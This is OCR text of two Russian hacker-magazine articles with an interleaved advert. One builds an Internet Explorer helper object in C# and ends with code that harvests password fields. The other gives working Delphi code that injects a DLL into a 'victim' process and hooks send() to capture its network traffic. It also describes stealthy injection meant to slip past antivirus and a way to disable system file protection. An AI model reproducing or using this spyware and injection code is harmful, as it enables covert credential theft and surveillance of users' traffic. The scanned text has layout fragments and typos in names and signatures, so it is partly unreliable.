COM — COMPONENT OBJECT MODEL

Спектр возможного применения BHO огромен — от простого шпионского модуля, который отслеживает вводимые данные, до подмены содержимого веб-страниц и перенаправления запросов пользователя. Ему позволено практически все! Но сначала — теория.

Технология COM разрабатывалась, чтобы сделать приложения более гибкими и настраиваемыми. Первоначальной целью была поддержка концепции, известной как связывание и внедрение объектов (object linking and embedding). Реализация, созданная в Microsoft, получила название OLE. Первая версия OLE для связи между клиентом и компонентом использовала динамический обмен данными (dynamic data exchange — DDE). В OLE 1 не было COM, DDE был построен на основе архитектуры передачи сообщений Windows. Лучшее, что можно сказать об OLE 1, это то, что он все же работает — более или менее. Во-первых, DDE медлителен. Во-вторых, написать корректно работающий код DDE сложно. Вдобавок, DDE не отличается надежностью и гибкостью. Другими словами, рано или поздно должны были изобрести что-нибудь получше.

Решением стала COM — меньше, быстрее, гибче, надежнее, чем DDE. Вторая версия OLE была переписана с использованием COM, и именно COM стала новым фундаментом, на котором выстроены конструкции OLE. Однако OLE — первая система на основе COM, и как любой первый блин, представляет собой не лучший пример использования его возможностей. По ряду причин OLE заслужил репутацию сложного, медленного и трудного для программирования аппарата. Впрочем, это, скорее, недостатки реализации, а не COM.

COM — больше, чем просто спецификация. В COM есть API; это библиотека, предоставляющая сервисы управления компонентами. Если ты разрабатываешь компоненты в стиле COM не для Windows, то большинство функций этого API несложно реализовать самостоятельно. Библиотека COM создана, чтобы гарантировать единообразное выполнение всеми компонентами наиболее важных операций. Она экономит время разработчикам, создающим собственные компоненты и клиенты. Большая часть кода в библиотеке COM служит для поддержки распределенных или сетевых компонентов. Реализация распределенной COM (Distributed COM, DCOM) в системах Windows предоставляет код, необходимый для обмена информацией с компонентами по сети. Это избавляет нас не только от необходимости писать такой код, но и от необходимости знать, как это делать!

Самое главное в COM — это интерфейсы. Через них клиент взаимодействует с компонентом. Они похожи на элементы каркаса сборного дома — кар-



кас задает структуру, без которой крыша и стены не защитят жителей. Если мы не трогаем каркас, дом остается «структурно» тем же самым. Замена стен влияет только на внешний вид. Аналогично этому, замена компонентов может изменить поведение приложения, но не его архитектуру.
Одно из самых больших преимуществ компонентной модели — возможность повторного использования архитектуры приложения. Просто разрешив заменять некоторые ключевые компоненты, мы добиваемся того, что одна и та же архитектура может поддерживать несколько различных приложений.
«Причем тут BHO?», спросишь ты. Дело в том, что BHO, который мы хотим написать, и есть COM-объект, реализующий интерфейс *IObjectWithSite* и подключающийся к Internet Explorer. Наш продукт будет воспринимать Intrenet Explorer всего лишь как набор интерфейсов, которые и нужно реализовать в нашей программе.

ЧТО ТАКОЕ BHO?

Если в двух словах, то объект BHO является компактным расширением в виде DLL-библиотеки, дополняющим обозреватель Internet Explorer пользовательскими функциями (менее распространен случай, когда их добавляют к оболочке Windows Shell).
Как правило, объекты BHO не имеют собственного пользовательского интерфейса и существуют в виде простой библиотеки, которую IE подгружает при старте. BHO работают в бэкграунде, реагируя на события обозревателя и действия пользователя. Например, могут блокировать всплывающие окна, автоматически заполнять формы или реагировать на движения мыши. Типичным является заблуждение, что объекты BHO требуются для создания расширений панели инструментов (тулбаров). Тем не менее, в сочетании с ними BHO может предоставить пользователю расширенные возможности.
Объекты BHO удобны и для разработчиков — время жизни объекта BHO совпадает со временем жизни экземпляра обозревателя, с которым он взаимодействует. В Internet Explorer 6 и более ранних версиях это означает создание нового объекта BHO (и его уничтожение) для каждого окна верхнего уровня, а в Internet Explorer 7 — для каждой вкладки. Объекты BHO не загружаются другими приложениями, которые используют элемент управления *WebBrowser*, или окнами, использующими HTML (например, диалоговыми окнами).
Итак, поехали...

СОЗДАЕМ BHO

Основное требование к объекту BHO — наличие реализации интерфейса *IObjectWithSite*. Этот интерфейс предоставляет метод *SetSite*, который обеспечивает первоначальный обмен информацией с Internet Explorer и уведомляет объект BHO о подготовке к освобождению (*free*). Создав простое расширение для обозревателя с помощью этого интерфейса, мы добавим идентификатор CLSID объекта BHO в реестр.
Для начала создадим новый проект Class Library в VS. Не забудь добавить к проекту ссылки на две внешние библиотеки — *SHDocVw* и *MSHTML* (*SHDocVw* — путем добавления библиотеки shdocvw.dll, которая лежит в папке *%systemroot%/system32*). Кроме этого нужно подключить дополнительное пространство имен *System.Runtime.InteropServices* и *Microsoft.Win32*.
Наш BHO будет состоять из двух раздельных классов — первый (*bugaga*) содержит в себе определение интерфейса *IObjectWithSite* (в свою очередь, включает прототипы двух функций — *GetSite* и *SetSite*) и второй (*functional*), который будет реализовывать всю необходимую функциональность. В нашем проекте, кроме определений методов *GetSite* и *SetSite*, нужно предусмотреть реализацию метода *OnDocumentComplete*. Эта функция является частью класса *CDHtmlDialog* и вызывается при завершении загрузки страницы (подробности смотри на http://msdn2.microsoft.com). Также добавим две переменные — *WebBrowser* и *HTMLDocument*. Они позволят получить доступ к содержимому веб-страницы.
Теперь очень важный шаг — чтобы получить возможность аттачиться к IE, нужно указать ссылку на GUID интерфейса *IObjectWithSite — FC4801A3-2BA9-11CF-A229-00AA003D7352*. Обычно он прописывается в этих двух ветках реестра: *HKEY_CLASSES_ROOT\Interface\{FC4801A3-2BA9-11CF-A229-00AA003D7352}* и *HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{FC4801A3-2BA9-11CF-A229-00AA003D7352}*.
И это же надо сделать при описании интерфейса IObjectWithSite путем добавления атрибута [ComVisible(true)]. Добавив GUID к описанию, добавим то же самое, но уже в код самого BHO. Затем описываем функциональность методов GetSite и SetSite. Реализация этих методов проста:

МЕТОД GETSITE


```
public int GetSite(
  ref Guid guid,
  out IntPtr ppvSite)
{
 IntPtr pointer =
   Marshal.GetIUnknownForObject(webBrowser);
 int face = Marshal.QueryInterface(
   pointer, ref guid, out ppvSite);
 Marshal.Release(pointer);
 return face;
}
```

В приведенной выше функции *GetIUnknownForObject* мы получаем описатель интерфейса *IUnknown* для нашего браузера. Осталось только добавить идентификатор CLSID объекта BHO в реестр. Эта запись описывает библиотеку DLL как объект модуля поддержки обозревателя и заставляет обозреватель IE загружать объект BHO при запуске. Среда Visual Studio может зарегистрировать идентификатор CLSID во время сборки проекта. Запомни: все BHO для Internet Explorer регистрируются вот в этой ветке реестра: *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects*.

Регистрация сборки при помощи утилиты RegAsm



links
Тема создания BHO широко обсуждается на форумах realcoding.net, gotdotnet.ru и, конечно же, MSDN.



dvd
На диске ты найдешь написанный на C# вариант реализации BHO.



info
Программирование BHO советую начать с изучения COM, например, с книги Дейла Роджерсона «Основы COM»: www.podgoretsky.com/classics.html.

Созданный нами CLSID

Все работает!

Делаем это так: добавляем еще одну функцию register для регистрации BHO и перед ней ставим атрибут [*ComRegisterFunction*]. Далее запускаем утилиту *RegAsm.exe* с ключом */codebase*. Она зарегистрирует нашу сборку и — вуаля! — в вышеуказанном ключе реестра появляется строка с CLSID. Это и есть наш BHO!

Маленькое лирическое отступление: если ты собираешься использовать BHO для своих грязных целей, имей в виду, все антивири и файры постоянно отслеживают запись в указанную ветку реестра. Поэтому регистрация BHO в системе — вещь крайне шумная и неудобная.

ТЫРИМ ПАРОЛИ...

Для более полного контроля за действиями пользователя необходимо будет реализовать обработку событий класса *WebBrowser*, например события *onBeforNavigate2*.

Код, который будет собирать пароли с форм веб-страниц, может выглядеть так:

```
public void OnBeforNavigate2 (ref objectTargetFrameName,
   ref object PostData,
   ref object Headers,
   ref bool Cancel)
```


```
{
document = (mshtml.HTMLDocument)webBrowser.Document;
foreach(mshtml.IHTMLInputElement el
in document.getElementsByTagName("input"))
 {
  if(el.type.ToLower() == "password")
    //шлем пароль мне...
 }
}
```

Вот и все! Созданный нами BHO невелик в размере, но вполне работоспособен. В принципе, в создании BHO нет ничего сложного, главное — иметь представление о работе COM-компонентов.

ЗАКЛЮЧЕНИЕ

Логично предположить, что BHO популярны как среди добрых и честных разработчиков, которым требуется расширение функциональности обозревателя, так и среди недобрых дяденек хакеров, которые пытаются поставить под контроль твои действия в интернете. На диске ищи готовый код BHO, который, проявив смекалку, можешь без проблем расширить под свои замыслы. Enjoy!

Добавляем GUID



Добавлям shdocvw.dll



ТЕЛЕВИДЕНИЕ
ТЕПЕРЬ
НАШЕ
gameland tv
круглосуточный телеканал об играх
Информация о подключении телеканала у операторов кабельного и спутникового телевидения
Подробности на сайте www.gameland.tv



ИГОРЬ АНТОНОВ
/ VR-ONLINE.RU /

ФУНКЦИОНАЛЬНАЯ ШПИОНОМАНИЯ

КРАТКИЙ КУРС ПЕРЕХВАТА ФУНКЦИЙ В DELPHI

В одном из номеров нашего журнала в рубрике FAQ был задан вопрос: «Как можно перехватить данные, отправляемые сетевым приложением?». В ответ Step порекомендовал использовать функцию WinSock hook из пакета сетевых утилит — IP Tools. Возможности WinSock hooker мне настолько понравились, что я решил написать свой вариант подобной программы. И в этой статье хочу поделиться с тобой опытом, полученным при разработке.

ТЕОРИЯ

Начнем с теории, которую, правда, и так знает большинство наших читателей. Все API-функции определены в динамических библиотеках. Сразу возникает вопрос: «Откуда приложение знает, в какой библиотеке объявлена нужная функция?». Ответ прост — в любом PE-файле есть область, называемая таблицей импорта. В ней перечислена информация обо всех импортированных функциях, необходимых для корректной работы. Загрузчик PE считывает эту инфу и подгружает необходимые библиотеки в адресное пространство процесса программы. Например, чтобы узнать список всех DLL, подгруженных в адресное пространство процесса, можно воспользоваться утилитой от Марка Руссиновича «Process Explorer». Взгляни на рисунок, на нем отображен список DLL процесса *Opera.exe*.

Обрати внимание на выделенную в нижней части окна «Process Explorer» библиотеку DLL с именем *WS2_32.dll*. В ней определен весь набор сетевых функций WinSock API второй версии. Одну из функций этой библиотеки нам предстоит сегодня научиться перехватывать. В перехвате нет ничего нетривиального. Все, что требуется от программиста, так это заставить процесс жертвы обращаться не к системной функции, а к нашей — подставной. Дальше остается только командовать.

Перехватить API-функции можно несколькими способами. Вот самые популярные:


1. Редактирование таблицы импорта. Наверное, способ является самым известным и уж точно самым простым. Суть метода заключается в следующем. В таблице импорта PE-файлов содержатся адреса всех импортируемых функций. Для перехвата необходимо пробежаться по этой табличке, найти адрес функции, которую мы будем перехватывать, и поменять его на адрес функции, определенной нами. Совершив эту нехитрую манипуляцию, мы сможем обрабатывать все вызовы перехватываемой функции. Несмотря на простоту реализации, нас подстерегает несколько досадных огорчений. Самое главное, что не все функции могут вызываться через таблицу импорта.

2. Модификация кода системной функции. Для реализации этого способа необходимо «пропатчить» перехватываемую функцию, а именно записать в самом ее начале переход на подставную функцию. Тогда все обращения к оригиналу будут попадать на функцию-подставу. Тут важно не забыть сохранять значение перезаписываемого участка памяти, иначе можно попрощаться с корректной работой приложения жертвы.

У метода есть как плюсы, так и минусы. Из достоинств можно выделить возможность перехвата абсолютно любых функций, то есть не только тех, что определены в таблице импорта. Среди минусов — вероятность появления ошибок в многопоточных приложениях. Хотя при наличии головы на плечах это достаточно легко обходится. В качестве способа лечения подходит банальная остановка всех потоков приложения и их запуск после установки перехвата. Перехват API удобнее всего осуществлять в контексте процесса «жертвы», поэтому необходимо внедрить свой код в удаленный процесс. Существует несколько «устаканившихся» вариантов вторжения в чужие процессы:



Промежуточное тестирование



Вот они, все DLL процесса

1. Внедрение образа своего процесса. Позволяет целиком внедрить свое приложение в чужое адресное пространство. Удобство такого способа в том, что можно обойтись без всяких лишних DLL, повысив скрытность. Даже если жертва воспользуется утилитами вроде ProcessExplorer, то не увидит ничего необычного.
2. Внедрение подготовленной DLL. Этот вариант можно назвать классическим. Для его реализации нужно создать DLL, в которой будет организован один из способов перехвата, и приложение, которое будет инжектировать ее в нужный процесс. Один из минусов я уже озвучил, поэтому перейду сразу к плюсам. Главный плюс состоит в возможности прописывания DLL в реестре, после чего она будет автоматически загружаться. В результате исключается необходимость в написании программы для внедрения DLL.
У многих может сложиться впечатление, что перехват — дело объемное и сложное. Действительно, реализовать метод внедрения и перехвата — задача не самая простая, но Delphi программистам сильно повезло. С легкостью организовать перехват функций и внедриться в чужой процесс поможет модуль *advHookApi*, написанный гениальным программером Ms-Rem. Модуль спроектирован качественно, все функции удобно описаны, код оформлен красиво. Единственное разочарование в том, что сегодня уже нельзя выразить респект автору. Этот человек мертв. Очень грустно, что гениальных людей так рано забирает смерть.

ХАКЕРСКИЙ МОДУЛЬ

Итак, давай посмотрим, какими возможностями может похвастаться данный модуль.
1. Внедрение кода в удаленный процесс. Выше я рассказывал о нескольких вариантах внедрения своего кода в адресное пространство чужого процесса. В *advHookAPI* реализованы следующие методы:

- Внедрение DLL в чужой процесс. Метод реализуется с помощью функции *InjectDll()*, которая описана следующим образом:

```
function InjectDll(Process: dword; ModulePath: PChar):
boolean;
```

В качестве параметров нужно передать дескриптор процесса, в который будем внедрять dll, и путь к самой библиотеке. В случае успешного внедрения результат будет *true*.

- Скрытое внедрение DLL. Функция *InjectDllEx()* внедряет DLL и производит шаманские действия над образом Dll в памяти. После таких настроек многие программы (антивирусы, персональные *firewall*) начинают нервно курить и не замечать черных дел твоей программы.
- Внедрение произвольного exe-файла. Осуществляется при помощи функции *InjectExe()*.

```
function InjectExe(Process: dword;
  Data: pointer): boolean;
```

Для работы функции требуется передать два параметра:
1. Дескриптор (*handle*) процесса, в который будем внедряться.
2. Адрес образа файла в текущем процессе.

- Инъекция образа текущего процесса. Функция *InjectThisExe()* будет полезна, когда не хочется или нет возможности юзать библиотеки DLL. Описание функции и параметров приводить не стану, так как они стандартные и ничем не отличаются от описания предыдущей.
- Внедрение в процесс процедуры.

```
function InjectThread(Process: dword; Thread: pointer;
   Info: pointer; InfoLen: dword;
   Results: boolean): THandle;
```

У функции пять входных параметров: 1. *Process* — дескриптор процесса. 2. *Thread* — указатель на процедуру, которую будем внедрять. 3. *Info* — адрес данных для процедуры. 4. *InfoLen* — размер передаваемых данных. 5. *Results* — необходимость возврата результата (если *true*, то функция вернет переданные данные).
2. Перехват Windows API. В модуле определено две функции для установки перехвата:

```
function HookCode(TargetProc, NewProc: pointer;
  var OldProc: pointer): boolean;
```

Первая устанавливает перехват нужной функции. В качестве параметров просит: 1. *TargetProc* — адрес перехватываемой функции. 2. *NewProc* — адрес функции, которая будет вызываться вместо перехватываемой. 3. *OldProc* — переменная, в которой будет сохранен адрес моста к оригинальной функции (пригодится, когда потребуется остановить перехват и вернуть все на место). Для перехвата функций, экспортируемых из DLL в текущем процессе, предусмотрена отдельная функция:

```
function HookProc(lpModuleName, lpProcName: PChar;
  NewProc: pointer; var OldProc: pointer): boolean;
```



Входных параметров четыре: **1.** Имя модуля (DLL). **2.** Имя функции; будь внимателен, регистр в указании имени функции играет роль. **3.** Указатель на функцию-замену. **4.** Адрес к оригинальной функции.
Перехватывать функцию без передышки не имеет смысла, поэтому рано или поздно нужно останавливать процесс перехвата. Для этого в `AdvApiHook` реализована функция `UnhookCode()`, которая в качестве единственного параметра принимает указатель на адрес моста к оригинальной функции.
3. Полезные функции. Помимо необходимых функций для перехвата API или внедрения кода, в модуле есть несколько функций, которые обязательно пригодятся системным программистам.

- Отключение защиты системных файлов. В ОС Windows, базирующихся на ядре NT, нельзя просто взять и изменить системные файлы — защита System File Protection трогать их не даст. Для решения этой задачи в модуле определена функция `DisableSFC()`. Передавать параметры ей не требуется. В качестве результата возвращает булевское значение.
- Завершение процесса через режим отладки. Наверняка, ты сталкивался с процессами, которые тяжело «убить». Стандартные функции вроде `TerminateProceess()` не помогают. Для устранения проблемы принято использовать так называемые отладочные функции. Сначала процесс переводится в отладочный режим, а потом уничтожается. Таким образом можно завершить практически любой «вредный» процесс. Автор AdvApiHook реализовал простую надстройку для завершения процесса через отладочный режим:

```
function DebugKillProcess(ProcessId: dword):Boolean;
```

В качестве единственного параметра функции нужно передать pid процесса. В случае успешного завершения процесса функция вернет `true`.
Довольно теории, пора переходить к практике. Сейчас я расскажу, как написать приложение для перехвата функции `send()`. Для начала создай в Delphi новый проект и нарисуй форму, хотя бы отдаленно похожую на мою. Как закончишь творческую часть, вставляй наш DVD-диск, копируй с него модуль `AdvApiHook` и немедленно подключай к своему проекту.
Первое, что необходимо сделать — научить программу получать список всех запущенных процессов и их дескрипторов. Все данные будут

Код DLL

```
library project1;

uses Windows, advApiHook, Messages, SysUtils;

type
  TSocket=integer;
  TSendProcedure=function (s: TSocket; var Buf;
    len, flags: Integer): Integer; stdcall;


var
  _pOldSend: TSendProcedure;
  _hinst, _h:integer;

procedure SendData(data:string; funcType:integer;
  Buff:pointer; len:integer);
var
  d:TCopyDataStruct;
begin
  case funcType of
   10:
   begin
     d.lpData := Buff;
     d.cbData := len;
     d.dwData := 10;
   end;
   30:
   begin
     d.lpData := pchar(data);
     d.cbData := length(data);
     d.dwData := 30;
    end;
  end;
  SendMessage(_h, WM_COPYDATA, 0, LongInt(@d));
End;

function xSend(s: TSocket; var Buf;
  len, flags: Integer): Integer; stdcall;
begin
  SendData('', 10, addr(string(buf)), len);
  result:=_pOldSend(s,buf,len,flags);
end;

procedure DLLEntryPoint(dwReason: DWord);
begin
  case dwReason of
    DLL_PROCESS_ATTACH:
    begin
      SendData('Библиотека загружена. Начинается под-
готовка к перехвату...', 30, nil, 0);
      _hinst:=GetModuleHandle(nil);
      StopThreads;
      HookProc('WS2_32.dll','send',
        @xSend,@_pOldSend);
      SendData('Подмена функций завершилась успехом!',
        30, nil, 0);
      RunThreads;
    end;
    DLL_PROCESS_DETACH:
    begin
      SendData('Снимаем перехват...', 30, nil, 0);
      UnhookCode(@_pOldsend);
    end;
  end;
end;


begin
  _h:=findwindow(nil,'WinSock Sniffer');
  if (_h = 0) then
  begin
    MessageBox(0, 'Не найдено окно клиентской части
программы!', 'Ошибка!', 0);
    ExitThread(0);
  end;
  DllProc := @DLLEntryPoint;
  DLLEntryPoint(DLL_PROCESS_ATTACH);
end.
```



Хакерский модуль. Написан мастером

Смотрим таблицу импорта

отображаться в компоненте *ListView*. Именно из этого списка мы будем выбирать процесс-жертву. Для получения списка текущих процессов существует несколько способов. Рассмотрим наиболее простой из них — использование модуля *tlHelp32*, входящего в стандартную поставку Delphi. Ради получения процессов я завел отдельную процедуру — *GetAllProcess()*. Ее код ты увидишь на врезке. В самом начале процедуры я вызываю функцию *EnableDebugPrivilige()*. Функция эта самописная и ее вид ты можешь посмотреть, открыв исходники с диска. Скажу лишь, что она требуется для получения отладочных привилегий. С ними появляется возможность получать *handle* даже у системных процессов. Если функция вернула *false*, то я просто сообщаю об этом в лог и продолжаю выполнение процедуры.
Получение списка процессов сводится к нескольким шагам. Первый этап знаменуется использованием API функции *CreateToolHelp32 SnapShot()*. Она получает снимок объектов, определенных в первом параметре. Я указал константу *TH32CS_SNAPPROCESS*, которая подразумевает получение снимка одних лишь процессов, так как для сегодняшнего примера этого вполне достаточно. Помимо процессов ты можешь получить:

- **TH32CS_SNAPTHREAD** — снимок потоков;
- **TH32CS_SNAPMODULE32** — список загруженных модулей;
- **TH32CS_SNAPALL** — включает в снимок все процессы, модули, потоки.


Если функция *CreateToolHelp32SnapShot()* выполнилась успешно, значит, нужно пробежаться по списку полученных объектов и вывести их в *ListView*. Для «пробежки» я использую функции *Process32First()* и *Process32Next()*. Параметры у обеих функций одинаковые:
1. Снимок объектов, который был получен в результате *CreateToolHelp32SnapShot()*. 2. Структура типа *TProcessEntry32*, в которую будет записана информация о каждом найденном объекте. После выполнения *Process32First()* в переменную, которую мы указывали во втором параметре, будет помещена информация о первом процессе из снимка. Для перехода к следующему процессу вызывается функция *Process32Next()*.
Итак, список процессов у нас есть. Повесь вызов *GetAllProcess()* на событие *OnCreate* формы и запусти программу. Если ты не допустил в листинге ошибок, то после запуска *ListView* должен заполниться списком процессов.

ДЕЛАЕМ ЗАХВАТ

Теперь, когда у нас есть список процессов, можно приступать к реализации самой главной части — перехвату функций. Перехватывать их удобнее всего из библиотеки DLL. Принцип такой: внедряем библиотеку в чужой процесс и методом сплайсинга делаем перехват. Сейчас все кажется сложным и запутанным, но на деле все просто. Создавай в Delphi новый проект типа DLL и потихоньку перекатывай в него бездушные строчки кода из врезки «Код DLL».
Рассматривать приведенный код лучше всего с процедуры *DLLEntryPoint*. Именно в ней происходит реакция на события, связанные с DLL (загрузка/выгрузка библиотеки). Во время загрузки библиотеки возникает событие *DLL_PROCESS_ATTACH*. Для нас это знак к установке перехвата. Перед тем, как установить его, я отправляю

Та самая процедура GetAllProcess()

```
var
  _SnapList  : THandle;
  _ProcEntry : TProcessEntry32;
begin
 if NOT (EnableDebugPrivilege()) Then
 begin
   reLog.SelAttributes.Color := clMaroon;
   reLog.Lines.Add('Не удалось получить привилегии
отладчика!');
 end;
 lvProcessList.Items.Clear;
 _ProcEntry.dwSize := SizeOf(TProcessEntry32);
 _SnapList := CreateToolHelp32SnapShot(
   TH32CS_SNAPPROCESS, 0);
 if (Process32First(_SnapList, _ProcEntry)) Then
 begin
   Repeat
     with lvProcessList.Items.Add Do begin
       Caption :=IntToStr(_ProcEntry.th32ProcessID);
       SubItems.Add(ExtractFileName(
         _ProcEntry.szExeFile));
     end;
   Until not (Process32Next(_SnapList,
     _ProcEntry));
  end;
CloseHandle(_SnapList);
end;
```



Форма нашего перехватчика

Программа в действии

клиенту (основному приложению) информацию о текущей ситуации. В своем примере я передавал целые строки, но на практике лучше отправлять коды событий/ошибок, определить которые можно заранее. Процесс передачи инфы из DLL в основную программу осуществляется с помощью самописной функции `SendData()`. В теоретической части статьи я описывал минусы перехвата методом сплайсинга. Как ты помнишь, они заключались в потоках. Решение проблемы также было озвучено — это временная остановка всех потоков. Для остановки потоков чужого процесса в модуле `AdvAPIHook` есть функция `StopThreads()`. Параметров она не требует. Остановив потоки, можно устанавливать перехват. Для этого я использую функцию `HookProc()`. В качестве параметров передаю ей:

1. Имя библиотеки, в которой объявлена перехватываемая функция. Поскольку в примере меня интересовала лишь функция `send()`, то я указал `W32_32.dll` (именно в этой библиотеке определены все функции второй версии WinSock API).

2. Название функции. В примере я указал «send». Это самая распространенная функция для отправки данных по сети, ее используют практически все приложения. Обрати внимание на регистр, используемый в написании имени функции. Имя функции полностью состоит из маленьких букв. Не обратишь на это внимание — попадешь на отладку таинственных ошибок «Access Violation».

3. Указатель на функцию подставы. В качестве функции подставы в моей библиотеке определена функция `xSend()`.

4. Указатель на переменную, для сохранения моста к оригинальной функции. Я указываю здесь `_pOldSend`.

После выполнения `HookProc()` в текущем процессе вместо функции `send()` будет вызывать `xsend()`. Целью статьи было показать, как можно перехватывать данные, передаваемые каким-либо сетевым приложением, поэтому в подставной функции я просто передаю буфер с данными. Таким образом, мы получаем то, что хотели, а приложение-жертва, ни о чем не догадываясь, продолжает выполнять свою работу. Установив перехват, нужно запустить остановленные ранее потоки. Для восстановления работы потоков я использую функции `RunThreads()`, которой также не требуются параметры.

Обработчик OnClick()

```
_h := OpenProcess(PROCESS_ALL_ACCESS, false,
  StrToInt(lvProcessList.Selected.Caption));
_dllPath := ExtractFilePath(ParamStr(0)) +
  'test.dll';
InjectDll(_h, pchar(_dllPath));
```

ТЕСТИРУЕМ

